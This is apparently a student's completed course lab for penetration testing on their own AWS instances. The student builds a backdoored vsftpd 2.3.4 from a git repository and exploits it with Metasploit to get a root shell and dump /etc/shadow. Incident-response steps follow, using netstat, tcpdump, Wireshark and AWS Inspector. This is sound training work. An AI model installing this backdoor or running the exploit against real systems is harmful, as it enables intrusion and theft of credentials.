ISIN 335 –Penetration Testing Project 2
Instructor: Gerald Emerick

Penetration Testing Project 2

Use your AWS Free Tier account for this assignment. In this assignment you will install and configure a vulnerable ftp service on your AWS Free Tier Ubuntu target and exploit it using Kali Metasploit. You will also run the AWS Inspector service against your AWS Free Tier environment to scan for vulnerabilities.

1. Using the Kali 4 EC2 Instance from the previous assignment.

    a. Start the instance
    b. Establish an SSH connection to the instance.

2. Install a vulnerable service on the Ubuntu 16.04 LTS EC2 Instance.

    a. Start the instance
    b. Establish an SSH connection to the instance.
    c. Install a vulnerable ftp service, vsftpd, on the instance. Issue the following commands from your home directory:
        i. sudo git clone https://github.com/nikdubois/vsftpd-2.3.4-infected.git
        ii. sudo apt-get update
        iii. sudo apt-get install build-essential
        iv. change directory to vsftpd-2.3.4-infected
        v. edit the MakeFile and edit the LINK line as follows adding "-lcrypt":
            - LINK = -Wl,-s,-lcrypt
        vi. Run the "make" program "sudo make"
        vii. Execute the following commands from vsftpd directory to configure vsftpd
            - sudo useradd nobody
            - sudo mkdir /usr/share/empty
            - sudo cp vsftpd /usr/local/sbin/vsftpd
            - sudo cp vsftpd.8 /usr/local/man/man8
            - sudo cp vsftpd.conf.5 /usr/local/man/man5
            - sudo cp vsftpd.conf /etc
        viii. Setup anonymous access to the ftp service
            - sudo mkdir /var/ftp/
            - sudo useradd –d /var/ftp ftp
            - sudo chown root:root /var/ftp
            - sudo chmod og-w /var/ftp
        ix. Enable local login to the ftp service.
            - Edit /etc/vsftpd.conf using sudo
                - Change the setting "local_enable=YES" (remove comment character)

x. Start the ftp service

- sudo /usr/local/sbin/vsftpd &

xi. use the ps command to verify that the vsftpd service is running

```
ubuntu@ip-172-31-61-101:~/vsftpd-2.3.4-infected$ sudo /usr/local/sbin/vsftpd &
[1] 8921
ubuntu@ip-172-31-61-101:~/vsftpd-2.3.4-infected$ ps aux | grep vsftpd
root       8921  0.0  0.3  55740  3852 pts/0    S    04:24   0:00 sudo /usr/local/sbin/vsftpd
root       8922  0.0  0.1   6748  1288 pts/0    S    04:24   0:00 /usr/local/sbin/vsftpd
ubuntu     8924  0.0  0.0  12940   880 pts/0    S+   04:24   0:00 grep --color=auto vsftpd
ubuntu@ip-172-31-61-101:~/vsftpd-2.3.4-infected$
```

d. Open any necessary ports using security groups to enable access to the vulnerable service you installed.

e. Stop the instance when you are not using it.

3. From the Kali instance run the attack and perform incident response:

a. Run an nmap scan with version information against the Ubuntu instance.

i. Verify that the vsftpd service is running on port 21 and is listed as “open” in the nmap output

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 100.25.146.135
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 04:27 UTC
Nmap scan report for ec2-100-25-146-135.compute-1.amazonaws.com (100.25.146.135)
Host is up (0.00058s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10+esm5 (Ubuntu Linux; protoc
ol 2.0)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.34 seconds
```

b. Use Metasploit to exploit the vsftpd service on the target Ubuntu machine. Capture and analyze artifacts from the attack.

i. Attack

- Open up any port in the AWS security group necessary for Metasploit session connections. Research the attack to determine the necessary AWS security group and firewall changes.
- Obtain a root shell using the Metasploit exploit
- cat the /etc/shadow file using the Metasploit exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 100.25.146.135:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 100.25.146.135:21 - USER: 331 Please specify the password.
[+] 100.25.146.135:21 - Backdoor service has been spawned, handling...
[+] 100.25.146.135:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (172.31.63.183:38667 -> 100.25.146.135:6200) at 2024-11-15 04:36:32 +0000

cat /etc/shadow
root:*:19873:0:99999:7:::
daemon:*:19873:0:99999:7:::
bin:*:19873:0:99999:7:::
sys:*:19873:0:99999:7:::
sync:*:19873:0:99999:7:::
games:*:19873:0:99999:7:::
man:*:19873:0:99999:7:::
lp:*:19873:0:99999:7:::
mail:*:19873:0:99999:7:::
news:*:19873:0:99999:7:::
uucp:*:19873:0:99999:7:::
proxy:*:19873:0:99999:7:::
www-data:*:19873:0:99999:7:::
backup:*:19873:0:99999:7:::
list:*:19873:0:99999:7:::
irc:*:19873:0:99999:7:::
gnats:*:19873:0:99999:7:::
nobody:*:19873:0:99999:7:::
systemd-timesync:*:19873:0:99999:7:::
systemd-network:*:19873:0:99999:7:::
systemd-resolve:*:19873:0:99999:7:::
systemd-bus-proxy:*:19873:0:99999:7:::
syslog:*:19873:0:99999:7:::
_apt:*:19873:0:99999:7:::
lxd:*:19873:0:99999:7:::
messagebus:*:19873:0:99999:7:::
uuidd:*:19873:0:99999:7:::
dnsmasq:*:19873:0:99999:7:::
sshd:*:19873:0:99999:7:::
pollinate:*:19873:0:99999:7:::
ubuntu:!:20042:0:99999:7:::
ftp:!:20042:0:99999:7:::
```

ii. Artifact Analysis / Incident Response. Provide detailed screenshpots of the following •

Identify the established connection from Metasploit using netstat on the Ubuntu machine

```
sudo netstat -anp | grep vsftpd
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      8922/vsftpd
tcp        1      0 172.31.61.101:21        18.207.1.156:44731      CLOSE_WAIT  8962/vsftpd
unix  3      [ ]         STREAM     CONNECTED     32633    8962/vsftpd
```

•

- Capture the Metasploit attack on the Ubuntu machine using tcpdump. Create pcap file from tcpdump that includes the attack packets.
- Download the pcap file from the Ubuntu machine to your local computer using scp.

```
C:\Users\User>scp -i "C:\Users\User\Downloads\private_key.pem" ubuntu@100.25.146.135:/home/ubuntu/vsftpd-2.3.4-infected/
metasploit_vsftpd.pcap C:/Users/User/Desktop/
metasploit_vsftpd.pcap                                                    100% 9222    95.8KB/s   00:00
```

- Analyze the tcp dump file in Wireshark on your local computer. Filter to the relevant packets.

tcp.port == 21

No.	Time	Source	Destination	Protocol	Length	Info
18	18.479698	172.31.61.101	18.207.1.156	TCP	66	21 → 44731 [FIN, ACK] Seq=1 Ack=1 Win=210 Len=0 TSval=274662 TSecr=3702721171
20	18.480618	18.207.1.156	172.31.61.101	TCP	54	44731 → 21 [RST] Seq=1 Win=0 Len=0
26	20.143791	18.207.1.156	172.31.61.101	TCP	74	35167 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=1460 SACK_PERM TSval=3702952638 TSecr=0 WS=128
27	20.143805	172.31.61.101	18.207.1.156	TCP	74	21 → 35167 [SYN, ACK] Seq=0 Ack=1 Win=26847 Len=0 MSS=8961 SACK_PERM TSval=275078 TSecr=3702952638 WS=128
28	20.144258	18.207.1.156	172.31.61.101	TCP	66	35167 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=3702952638 TSecr=275078
29	20.145784	172.31.61.101	18.207.1.156	FTP	86	Response: 220 (vsFTPd 2.3.4)
30	20.146171	18.207.1.156	172.31.61.101	TCP	66	35167 → 21 [ACK] Seq=1 Ack=21 Win=62848 Len=0 TSval=3702952640 TSecr=275079
31	20.147101	18.207.1.156	172.31.61.101	FTP	80	Request: USER GUWIB:)
32	20.147108	172.31.61.101	18.207.1.156	TCP	66	21 → 35167 [ACK] Seq=21 Ack=15 Win=26880 Len=0 TSval=275079 TSecr=3702952641
33	20.147142	172.31.61.101	18.207.1.156	FTP	100	Response: 331 Please specify the password.
34	20.148403	18.207.1.156	172.31.61.101	FTP	77	Request: PASS QCU2
43	20.184936	172.31.61.101	18.207.1.156	TCP	66	21 → 35167 [ACK] Seq=55 Ack=26 Win=26880 Len=0 TSval=275089 TSecr=3702952642
61	29.967579	18.207.1.156	172.31.61.101	TCP	66	35167 → 21 [FIN, ACK] Seq=26 Ack=55 Win=62848 Len=0 TSval=3702962462 TSecr=275089
63	30.004927	172.31.61.101	18.207.1.156	TCP	66	21 → 35167 [ACK] Seq=55 Ack=27 Win=26880 Len=0 TSval=277544 TSecr=3702962462

```
> Frame 34: 77 bytes on wire (616 bits), 77 bytes captured (616 bits)
> Ethernet II, Src: 06:38:38:11:88:2b (06:38:38:11:88:2b), Dst: 06:b3:a5:a4:a0:8d (06:b3:a5:a4:a0:8d)
> Internet Protocol Version 4, Src: 18.207.1.156, Dst: 172.31.61.101
> Transmission Control Protocol, Src Port: 35167, Dst Port: 21, Seq: 15, Ack: 55, Len: 11
v File Transfer Protocol (FTP)
  v PASS QCU2\r\n
      Request command: PASS
      Request arg: QCU2
  [Current working directory: ]

0000  06 b3 a5 a4 a0 8d 06 38  38 11 88 2b 08 00 45 00   ·····8 8··+··E·
0010  00 3f ca 64 40 00 3f 06  73 65 12 cf 01 9c ac 1f   ·?·d@·?· se·····
0020  3d 65 89 5f 00 15 ef d8  fc 58 69 1b 41 82 80 18   =e·_···· ·Xi·A···
0030  01 eb 71 3f 00 00 01 01  08 0a dc b6 92 c2 00 04   ··q?···· ********
0040  32 87 50 41 53 53 20 51  43 55 32 0d 0a            2·PASS Q CU2··
```

c. Stop the Ubuntu instance

4. From the AWS Console run the AWS Inspector service against the running instances of Kali and Ubuntu. Review the report and provide a summary of the key findings. Run a network assessment. The host assessment requires the installation of the AWS Inspector Agent.

Kali Instance

Inspector > Findings > By instance > i-0e062f0b5fd5e1cb2

i-0e062f0b5fd5e1cb2 Info
EC2 instance

Details

EC2 instance i-0e062f0b5fd5e1cb2	Launched at November 14, 2024 11:24 PM (UTC-05:00)	Created by 253490777299
Role -	AWS account 253490777299	Security group SecurityGroupKali
Amazon machine image ami-061b17d332829ab1c		

Finding summary
0 Critical 0 High 0 Medium


Findings (3)
Choose a row to view the finding details. All findings are related to this instance.

Finding status: Active
Filter criteria: Add filter

Resource ID EQUALS i-0e062f0b5fd5e1cb2 | Clear filters

Severity	Title	Type	Age	Status
High	Port 21 is reachable from an Internet Gateway - TCP	Network Reachability	3 minutes	Active
High	Port range 0 to 65535 is reachable from an Internet Gateway - TCP	Network Reachability	3 minutes	Active
Medium	Port 22 is reachable from an Internet Gateway - TCP	Network Reachability	3 minutes	Active

Ubuntu Instance



Each of these instances had three main vulnerabilities brought up from Amazon Inspector. Port 21 and Port 22 were reachable from an Internet Gateway (IGW), and port ranges 0-65535 were reachable from an Internet Gateway (IGW) - TCP. These vulnerabilities were from configuring the Security Group to allow access from 0.0.0.0/0 temporarily through initially ports 21 and 22, and then 0-65535 for the reverse shell.

5. Stop all EC2 instances.

6. Write a brief synopsis of the assignment including key learning items, any challenges that you encountered, and questions that you may have.

This assignment gave me a great deal of trouble initially but I felt as though I learned a lot from it. I have had to restart this lab a few times because my initial Ubuntu EC2 instance would not properly configure the build-essential package which made it so I could not use Sudo make. This took me a while to figure out after reading online based on my issue but I felt the simplest solution was to swap to a different Ubuntu 16.04 LTS AMI. This penetration testing assignment allowed me to explore security group configurations along with using new services like Amazon Inspector. I do not have any questions at the current time. It was a very fun assignment.

Deliverables / What to Submit

1. A single PDF with screenshots of all required steps clearly labeled.
2. A synopsis of the assignment.